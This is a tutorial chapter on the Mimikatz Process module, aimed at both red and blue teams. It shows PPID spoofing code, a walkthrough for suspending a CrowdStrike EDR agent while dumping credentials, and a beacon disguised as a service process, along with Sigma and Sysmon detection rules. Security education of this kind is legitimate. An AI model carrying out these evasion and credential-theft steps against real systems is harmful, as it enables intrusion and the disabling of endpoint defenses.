
Appearance
Chapter 10: The Process Module
Introduction
In Windows, trust is often built on lineage. If a system process like services.exe spawns a child, Windows (and many security tools) assumes that child is probably legitimate. If explorer.exe spawns something, it's usually just a user clicking an icon. The Process Module in Mimikatz allows us to manipulate this fundamental trust. It provides tools to enumerate and analyze running applications, but its most powerful feature is Parent Process ID (PPID) spoofing—the ability to lie to the operating system about where a process came from.
In my experience, this is one of the most underutilized modules in the toolkit. Most operators jump straight to credential extraction, but understanding process manipulation is critical for operational security. The difference between getting caught in 30 seconds and maintaining access for weeks often comes down to how your tools appear in the process tree.
In this chapter, we're going to look at the internals of Windows processes and the creation flow that security tools monitor. We'll cover how to analyze process imports and exports to understand their capabilities, how to use PPID spoofing to blend your malicious activity into legitimate process trees, and how to use process suspension as a stealthy alternative to termination. For the defenders, we'll dive into the specific artifacts these techniques leave behind, like creation time anomalies that can defeat even the most careful spoofing.
Technical Foundation
Understanding Windows Processes
At its simplest, a process is just an instance of a running program. It's a container that holds threads (the actual units of execution) and an isolated memory space. Every process has a unique Process ID (PID) and a Parent Process ID (PPID) that points to the process that created it.
Key Process Structures
The kernel maintains critical information about each process in the EPROCESS structure:
c
// Simplified EPROCESS structure (key fields)
typedef struct _EPROCESS {
    KPROCESS Pcb;                    // Kernel process control block
    EX_PUSH_LOCK ProcessLock;        // Process synchronization
    HANDLE UniqueProcessId;          // PID
    LIST_ENTRY ActiveProcessLinks;   // Linked list of processes
    EX_RUNDOWN_REF RundownProtect;   // Process rundown protection
    HANDLE InheritedFromUniqueProcessId; // PPID
    PVOID SectionObject;             // Executable image
    PVOID SectionBaseAddress;        // Base address
    PS_PROTECTION Protection;        // Process protection level
    // ... many more fields
} EPROCESS;
The InheritedFromUniqueProcessId field is what Mimikatz manipulates during PPID spoofing. However, this only affects what gets reported—other artifacts like creation timestamps remain accurate.
The Process Creation Flow
When a parent process wants to create a child, it calls the CreateProcess() API. The actual flow involves multiple layers:
User Mode:
CreateProcessW() → kernel32.dll
    ↓
CreateProcessInternalW() → kernel32.dll
    ↓
NtCreateUserProcess() → ntdll.dll

Kernel Mode:
NtCreateUserProcess() → ntoskrnl.exe
    ↓
PspCreateProcess()
    ↓
ObCreateObject() [EPROCESS]
    ↓
MmCreatePeb() / MmCreateProcessAddressSpace()
    ↓
PspInsertProcess() [Makes process visible]
Windows then creates the new process object, and by default, that child inherits the parent's environment, current directory, and security context.
The "Standard" Process Tree
Understanding normal process relationships is essential for both attack and defense:
System (PID: 4)
├── smss.exe → Session Manager
│   ├── csrss.exe → Client/Server Runtime (Session 0)
│   └── wininit.exe → Windows Initialization
│       ├── services.exe → Service Control Manager
│       │   ├── svchost.exe (multiple instances)
│       │   ├── spoolsv.exe → Print Spooler
│       │   └── <service executables>
│       └── lsass.exe → Local Security Authority
└── csrss.exe → Client/Server Runtime (Session 1)
    └── winlogon.exe → Logon Manager
        └── userinit.exe → User Initialization
            └── explorer.exe → User Shell
                ├── cmd.exe
                ├── powershell.exe
                └── <user applications>
Why PPID Matters for Detection
Defenders use these parent-child relationships to hunt for anomalies:
| Relationship | Legitimacy | Detection Priority |
|---|---|---|
| explorer.exe → cmd.exe | Normal | Low |
| services.exe → svchost.exe | Normal | Low |
| winword.exe → powershell.exe | Suspicious | High |
| outlook.exe → *.exe | Suspicious | High |
| lsass.exe → *.exe | Extremely Suspicious | Critical |
| csrss.exe → *.exe (user-mode) | Impossible | Critical |
PPID spoofing is designed to break this detection logic by making a malicious process appear as if it were spawned by a legitimate parent.
The PROC_THREAD_ATTRIBUTE_PARENT_PROCESS API
Windows Vista introduced the STARTUPINFOEX structure and PROC_THREAD_ATTRIBUTE_LIST, which allow callers to specify an explicit parent process:
c
// Simplified PPID spoofing flow
STARTUPINFOEXW si = { 0 };
SIZE_T attributeSize;

// Initialize the attribute list
InitializeProcThreadAttributeList(NULL, 1, 0, &attributeSize);
si.lpAttributeList = HeapAlloc(GetProcessHeap(), 0, attributeSize);
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &attributeSize);

// Get handle to desired parent
HANDLE hParent = OpenProcess(PROCESS_CREATE_PROCESS, FALSE, parentPid);

// Set the parent process attribute
UpdateProcThreadAttribute(
    si.lpAttributeList,
    0,
    PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,  // Key attribute
    &hParent,
    sizeof(HANDLE),
    NULL, NULL
);

// Create process with spoofed parent
CreateProcessW(
    L"malware.exe",
    NULL,
    NULL, NULL,
    FALSE,
    EXTENDED_STARTUPINFO_PRESENT,
    NULL, NULL,
    &si.StartupInfo,
    &pi
);
This is the legitimate API that Mimikatz uses—it's not a vulnerability, it's a feature that attackers abuse.
Command Reference
process::list - Surveying the Landscape
Enumerates all running processes with detailed information.
Syntax
process::list [/user:<username>] [detail]| Parameter | Required | Description |
|---|---|---|
| /user:<username> | No | Filter by process owner |
| detail | No | Include thread information |
Example Output
mimikatz # process::list

PID     PPID    Name
---     ----    ----
4       0       System
88      4       Registry
348     4       smss.exe
448     348     csrss.exe
524     516     wininit.exe
540     516     csrss.exe
620     524     services.exe
636     524     lsass.exe
...
With the detail parameter, you also see every Thread ID (TID) associated with each process—essential for injection targeting.
process::exports - Function Discovery
Displays exported functions from a process's loaded modules.
Syntax
process::exports /pid:<process_id>| Parameter | Required | Description |
|---|---|---|
| /pid:<pid> | Yes | Target process ID |
Use Case: Find function addresses for manual code injection or understand what capabilities a process exposes.
process::imports - Capability Analysis
Shows which APIs a process imports from its DLLs.
Syntax
process::imports /pid:<process_id>| Parameter | Required | Description |
|---|---|---|
| /pid:<pid> | Yes | Target process ID |
Use Case: Malware analysis and anomaly detection. If you see notepad.exe importing network or cryptography functions from unusual DLLs, you know something is wrong.
process::start - Fire and Forget
Launches a process and returns immediately with the PID.
Syntax
process::start <command>| Parameter | Required | Description |
|---|---|---|
| command | Yes | Full command line to execute |

The screenshot shows Mimikatz launching notepad.exe and reporting the PID (10716). The process runs independently—Mimikatz doesn't wait for it to exit.
process::run - Execute and Capture
Executes a command and captures the output directly in your Mimikatz console.
Syntax
process::run <command>| Parameter | Required | Description |
|---|---|---|
| command | Yes | Command to execute |

This example shows process::run "cmd.exe /c ping 8.8.8.8" executing and displaying the ping results directly in the Mimikatz console.
Warning: Don't use process::run for applications that don't exit (like calc.exe), or your Mimikatz session will hang until you kill the child process.
| Use Case | Recommended Command |
|---|---|
| Quick recon | process::run "cmd.exe /c whoami /all" |
| Network info | process::run "cmd.exe /c ipconfig /all" |
| Directory listing | process::run "cmd.exe /c dir C:\Users" |
| Long-running process | process::start (not run) |
process::runp - The Art of PPID Spoofing
This is the flagship command of the module. It creates a process with a fake parent.
Syntax
process::runp /run:<command> [/ppid:<parent_pid>]| Parameter | Required | Description |
|---|---|---|
| /run:<command> | Yes | Command to execute |
| /ppid:<pid> | No | PID to use as fake parent (default: lsass.exe) |

The screenshot shows process::runp /run:"notepad.exe" /ppid:8296. Notice:
- The command specifies PPID 8296 as the parent
- The new notepad.exe gets PID 14428 with TID 13232
- Process runs under NT AUTHORITY\SYSTEM
Verifying the Spoof

Using PowerShell's Get-CimInstance, we can confirm notepad.exe (PID 14428) reports PPID 8296—exactly what we specified.
The LSASS Trap
Critical Warning: If you don't specify a /ppid, Mimikatz defaults to using lsass.exe as the parent. Never do this in a real engagement.
mimikatz # process::runp /run:"cmd.exe"
# Spawns cmd.exe with LSASS as parent - MAXIMUM DETECTION RISK
LSASS spawning a user process is a "Category 5" alarm for any modern EDR. Always find the PID of explorer.exe or svchost.exe and use that instead:
mimikatz # process::list
# Find explorer.exe PID (e.g., 4892)

mimikatz # process::runp /run:"cmd.exe" /ppid:4892
# Much more believable
process::stop - Terminate Process
Forcefully kills a process using NtTerminateProcess().
Syntax
process::stop /pid:<process_id>| Parameter | Required | Description |
|---|---|---|
| /pid:<pid> | Yes | Process to terminate |

The command executes NtTerminateProcess and reports success.
process::suspend - Freeze Without Kill
Suspends every thread in a process, freezing it in place.
Syntax
process::suspend /pid:<process_id>| Parameter | Required | Description |
|---|---|---|
| /pid:<pid> | Yes | Process to suspend |


The Task Manager screenshot shows OneDrive.exe in a "Suspended" state after running process::suspend /pid:8892.
process::resume - Thaw Process
Resumes a previously suspended process.
Syntax
process::resume /pid:<process_id>| Parameter | Required | Description |
|---|---|---|
| /pid:<pid> | Yes | Process to resume |

Operator Tip: I often prefer suspend over stop when dealing with security tools. If you kill an EDR agent, its watchdog service might notice and immediately alert the SOC or restart the process. But if you suspend it, the process stays in memory, its PID remains valid, and the system might just think it's "busy." It's a much subtler way to neutralize a defense.
Attack Scenarios
Scenario 1: Blending into Explorer
Objective: Launch a command shell that appears to come from normal user activity.
mimikatz # process::list
# Output shows explorer.exe at PID 4892

mimikatz # process::runp /run:"cmd.exe" /ppid:4892
PPID: 4892
PID: 7234 - TID: 8812

# The new cmd.exe appears as a child of explorer.exe
# This mimics a user opening a command prompt normally
Detection evasion: Process tree analysis shows normal parent-child relationship.
Scenario 2: Service Impersonation
Objective: Make your payload appear to be spawned by the Service Control Manager.
mimikatz # process::list
# Find services.exe PID (e.g., 620)

mimikatz # process::runp /run:"C:\temp\beacon.exe" /ppid:620
# Beacon now appears to be a service process
Detection evasion: Your process appears in the same lineage as legitimate services.
Scenario 3: Neutralizing Endpoint Protection
Objective: Disable EDR without triggering watchdog alerts.
# Step 1: Identify the EDR process
mimikatz # process::list
# Find: CrowdStrike Falcon (CSFalconService.exe) at PID 1844

# Step 2: Suspend rather than kill
mimikatz # process::suspend /pid:1844
NtSuspendProcess of 1844 PID : OK !

# Step 3: Perform sensitive operations
mimikatz # sekurlsa::logonpasswords
# ... extract credentials ...

# Step 4: Resume to avoid detection
mimikatz # process::resume /pid:1844
NtResumeProcess of 1844 PID : OK !Advantage: No process termination event, watchdog sees process still "running."
Scenario 4: Import Analysis for Target Selection
Objective: Identify processes with interesting capabilities for injection.
mimikatz # process::imports /pid:3456

# Look for:
# - WS2_32.dll imports (network capability)
# - CRYPT32.dll imports (encryption capability)
# - WINHTTP.dll imports (HTTP communication)

# A process with these imports can communicate externally
# without appearing anomalous when your injected code does the same
Detection and Indicators of Compromise
The Timeline Flaw
The most effective way to detect PPID spoofing is through Creation Time Analysis. A child cannot be born before its parent.
The Forensic Truth: When you spoof a PPID, you're only changing what gets recorded in the InheritedFromUniqueProcessId field. The process creation timestamps remain accurate.
Detection Logic: If a process claims that explorer.exe (born at 9:00 AM) is its parent, but the process itself was created at 8:55 AM, the relationship is a lie.

This Sysmon Event ID 1 shows critical detection fields:
- ProcessId: 14428 (the spawned process)
- ParentProcessId: 8296 (the claimed parent)
- ParentImage: The claimed parent's executable path
- UtcTime: 2018-12-04 20:51:45.088 (creation time)
By correlating the UtcTime with the ParentProcessId's creation time, defenders can detect spoofing.
Key Detection Events
| Event ID | Source | What It Captures | Detection Value |
|---|---|---|---|
| 1 | Sysmon | Process creation with full details | Primary detection |
| 5 | Sysmon | Process termination | EDR tampering |
| 10 | Sysmon | Process access | Suspension detection |
| 4688 | Security | Process creation (basic) | Backup detection |
| 4689 | Security | Process termination | Tampering detection |
Detection Strategies
Strategy 1: Parent-Child Timestamp Validation
python
# Pseudo-code for SIEM detection
def detect_ppid_spoofing(process_event):
    child_creation = process_event.creation_time
    parent_pid = process_event.parent_pid

    parent_creation = get_process_creation_time(parent_pid)

    if child_creation < parent_creation:
        alert("PPID SPOOFING DETECTED: Child born before parent")
        return True

    # Also check if parent exists
    if not process_exists(parent_pid):
        alert("PPID SPOOFING: Claimed parent does not exist")
        return True

    return False
Strategy 2: Impossible Parent Relationships
yaml
# SIGMA rule for impossible parents
title: Process Spawned By Impossible Parent
logsource:
    category: process_creation
    product: windows
detection:
    impossible_parents:
        ParentImage|endswith:
            - '\lsass.exe'      # LSASS never spawns user processes
            - '\csrss.exe'      # CSRSS runs in Session 0
            - '\smss.exe'       # SMSS only spawns specific processes
            - '\services.exe'   # Services has known children
    filter_known_good:
        # Exclude legitimate relationships
        Image|endswith:
            - '\werfault.exe'   # Crash handler is legitimate
    condition: impossible_parents and not filter_known_good
level: critical
Strategy 3: Suspension Pattern Detection
yaml
# Detect EDR/AV suspension patterns
title: Security Process Suspension Detected
logsource:
    category: process_access
    product: windows
detection:
    selection:
        TargetImage|contains:
            - 'Defender'
            - 'CrowdStrike'
            - 'Carbon Black'
            - 'Sentinel'
        GrantedAccess|contains: '0x800'  # SUSPEND_RESUME
    condition: selection
level: high
SIGMA Detection Rules for PPID Spoofing
yaml
title: PPID Spoofing via CreateProcess Extended Attributes
status: experimental
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        # Look for processes with suspicious parent relationships
        ParentImage|endswith: '\explorer.exe'
        Image|endswith:
            - '\cmd.exe'
            - '\powershell.exe'
    filter_legitimate:
        # User's actual explorer should match session
        ParentUser: '%username%'
    timeframe_check:
        # This requires correlation with parent creation time
        # Implementation depends on SIEM capability
    condition: selection and not filter_legitimate
level: medium
Defensive Strategies
Strategy 1: Enable Comprehensive Process Auditing
cmd
:: Enable process creation auditing
auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable

:: Enable command line in process creation events
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
Strategy 2: Deploy Sysmon with Process Monitoring
xml
<Sysmon schemaversion="4.90">
  <EventFiltering>
    <!-- Log all process creations -->
    <ProcessCreate onmatch="exclude">
      <!-- Exclude only high-volume known-good -->
    </ProcessCreate>

    <!-- Log process access for SUSPEND_RESUME -->
    <ProcessAccess onmatch="include">
      <GrantedAccess condition="contains">0x800</GrantedAccess>
    </ProcessAccess>

    <!-- Log process termination -->
    <ProcessTerminate onmatch="include">
      <TargetImage condition="contains">Security</TargetImage>
      <TargetImage condition="contains">Defender</TargetImage>
    </ProcessTerminate>
  </EventFiltering>
</Sysmon>
Strategy 3: Implement Parent Process Validation
powershell
# Real-time monitoring for PPID spoofing
$watcher = Register-WmiEvent -Query "SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Process'" -Action {
    $newProcess = $Event.SourceEventArgs.NewEvent.TargetInstance
    $parentProcess = Get-Process -Id $newProcess.ParentProcessId -ErrorAction SilentlyContinue

    if ($parentProcess) {
        $childTime = $newProcess.CreationDate
        $parentTime = $parentProcess.StartTime

        if ($childTime -lt $parentTime) {
            Write-Warning "PPID Spoofing detected: $($newProcess.Name) claims parent $($parentProcess.Name)"
            # Send alert
        }
    }
}
Strategy 4: Protect Critical Processes
powershell
# Use Windows Defender Application Control to protect EDR
# Prevents suspension/termination of protected processes

# Or use Protected Process Light for your security tools
# Requires code signing and kernel support
Strategy 5: Baseline Normal Process Trees
Document your environment's normal process relationships:
Expected parent-child relationships:
- explorer.exe → user applications
- services.exe → svchost.exe, service executables
- svchost.exe → specific hosted services
- cmd.exe → child commands

Alert on deviations:
- Any process claiming lsass.exe as parent
- explorer.exe spawning from non-userinit.exe
- services.exe spawning from non-wininit.exe
Strategy 6: Implement Process Integrity Monitoring
Monitor for process state changes that indicate tampering:
powershell
# Check for suspended security processes
$securityProcesses = @('MsMpEng', 'CSFalconService', 'CarbonBlack')

foreach ($proc in $securityProcesses) {
    $process = Get-Process -Name $proc -ErrorAction SilentlyContinue
    if ($process) {
        # Check thread states
        $suspended = $process.Threads | Where-Object { $_.WaitReason -eq 'Suspended' }
        if ($suspended.Count -eq $process.Threads.Count) {
            Write-Warning "ALERT: $proc is fully suspended!"
        }
    }
}
Operational Considerations
For Red Teams
- Never use default PPID: Always specify a realistic parent process
- Match the context: If targeting a workstation, use explorer.exe; for servers, use services.exe or svchost.exe
- Time your operations: Spawn processes during normal business hours to blend with legitimate activity
- Consider the full tree: If you spoof to explorer.exe, your process should look like something a user would run
- Suspend > Kill: When neutralizing defenses, suspension is quieter than termination
For Blue Teams
- Implement timestamp correlation: This is the most reliable detection for PPID spoofing
- Baseline your environment: Know what normal process relationships look like
- Monitor for impossible relationships: Some parent-child combinations should never exist
- Watch for suspended security processes: This is a strong indicator of active compromise
- Log command lines: Process names aren't enough; you need the full command line
Process Module vs. Native Tools
| Feature | Mimikatz Process | Task Manager | PowerShell |
|---|---|---|---|
| Process enumeration | ✓ | ✓ | ✓ |
| PPID spoofing | ✓ | ✗ | Requires code |
| Process suspension | ✓ | ✗ | Limited |
| Import/Export analysis | ✓ | ✗ | ✗ |
| Output capture | ✓ | ✗ | ✓ |
| Stealth | High | Low | Medium |
Practical Lab Exercises
Exercise 1: The Spoofing Test
Verify PPID spoofing works and understand what it looks like to defenders:
cmd
:: Step 1: Find explorer.exe PID
mimikatz # process::list
:: Note: explorer.exe at PID 4892 (example)

:: Step 2: Spawn a spoofed process
mimikatz # process::runp /run:"cmd.exe" /ppid:4892

:: Step 3: Verify with PowerShell
Get-CimInstance -ClassName Win32_Process -Filter "Name='cmd.exe'" |
    Select-Object ProcessId, ParentProcessId, CreationDate

:: Step 4: Open Process Explorer (Sysinternals)
:: Verify cmd.exe appears as child of explorer.exe
Exercise 2: The Suspension Move
Practice stealthy process neutralization:
cmd
:: Step 1: Open calculator
calc.exe

:: Step 2: Find its PID
mimikatz # process::list
:: Note: Calculator.exe at PID 5678 (example)

:: Step 3: Suspend it
mimikatz # process::suspend /pid:5678

:: Step 4: Try to use the calculator
:: It should be completely frozen (no response)

:: Step 5: Resume it
mimikatz # process::resume /pid:5678

:: Step 6: Calculator should work again
Exercise 3: The Timeline Check
Understand how to detect PPID spoofing:
powershell
# Step 1: Spoof a process (from Mimikatz)
# process::runp /run:"notepad.exe" /ppid:<explorer_pid>

# Step 2: Query process creation times
$notepad = Get-CimInstance Win32_Process -Filter "Name='notepad.exe'" | Select-Object -First 1
$parent = Get-CimInstance Win32_Process -Filter "ProcessId=$($notepad.ParentProcessId)"

Write-Host "Notepad created: $($notepad.CreationDate)"
Write-Host "Claimed parent created: $($parent.CreationDate)"

if ($notepad.CreationDate -lt $parent.CreationDate) {
    Write-Host "SPOOFING DETECTED: Child born before parent!" -ForegroundColor Red
}
Exercise 4: Import/Export Analysis
Use the analysis commands to understand process capabilities:
cmd
:: Find a browser process
mimikatz # process::list
:: Note: chrome.exe at PID 3456

:: Check what it imports
mimikatz # process::imports /pid:3456

:: Look for:
:: - Network DLLs (ws2_32.dll, winhttp.dll)
:: - Crypto DLLs (crypt32.dll, bcrypt.dll)
:: - This is normal for a browser

:: Now check notepad
mimikatz # process::imports /pid:<notepad_pid>

:: Should be minimal - if you see network/crypto imports,
:: notepad has been compromised
Exercise 5: Detection Rule Testing
Create and test a Sysmon detection rule:
xml
<!-- Add to Sysmon config -->
<ProcessCreate onmatch="include">
    <ParentImage condition="end with">lsass.exe</ParentImage>
</ProcessCreate>
cmd
:: Test by spawning with LSASS as parent
mimikatz # process::runp /run:"cmd.exe"
:: Default parent is LSASS - should trigger alert

:: Check Event Log
wevtutil qe Microsoft-Windows-Sysmon/Operational /q:"*[System[EventID=1]]" /c:1 /f:text
Exercise 6: Building a Process Tree Baseline
Document normal relationships in your lab:
powershell
# Generate process tree report
Get-CimInstance Win32_Process | ForEach-Object {
    $parent = Get-CimInstance Win32_Process -Filter "ProcessId=$($_.ParentProcessId)" -ErrorAction SilentlyContinue
    [PSCustomObject]@{
        ProcessName = $_.Name
        PID = $_.ProcessId
        ParentName = $parent.Name
        PPID = $_.ParentProcessId
        User = (Get-Process -Id $_.ProcessId -ErrorAction SilentlyContinue).StartInfo.UserName
    }
} | Sort-Object ParentName, ProcessName | Format-Table -AutoSize
Summary
The Process Module is about more than just managing tasks; it's about controlling how those tasks are perceived by the system. Mastering these techniques is essential for operational security during engagements.
Key Takeaways:
- Use
process::runpto blend your activity into legitimate process trees—but always specify a realistic PPID - Never accept the default LSASS parent—this is the most detected configuration possible
- Use
process::suspendfor a quieter way to disable defenses—suspended processes don't trigger termination alerts - Remember that Creation Time is the definitive detection method—PPID spoofing doesn't change when a process was actually created
- Understand normal process relationships—knowing what's legitimate helps you blend in (attacker) or detect anomalies (defender)
- Use import/export analysis to understand process capabilities and identify anomalous behavior
The process tree is one of the most scrutinized aspects of Windows security. Defenders have built sophisticated detection around parent-child relationships, but with proper technique and awareness of the artifacts you leave behind, you can navigate this landscape effectively.
Next: Chapter 11: Terminal ServicePrevious: Chapter 9: Service Module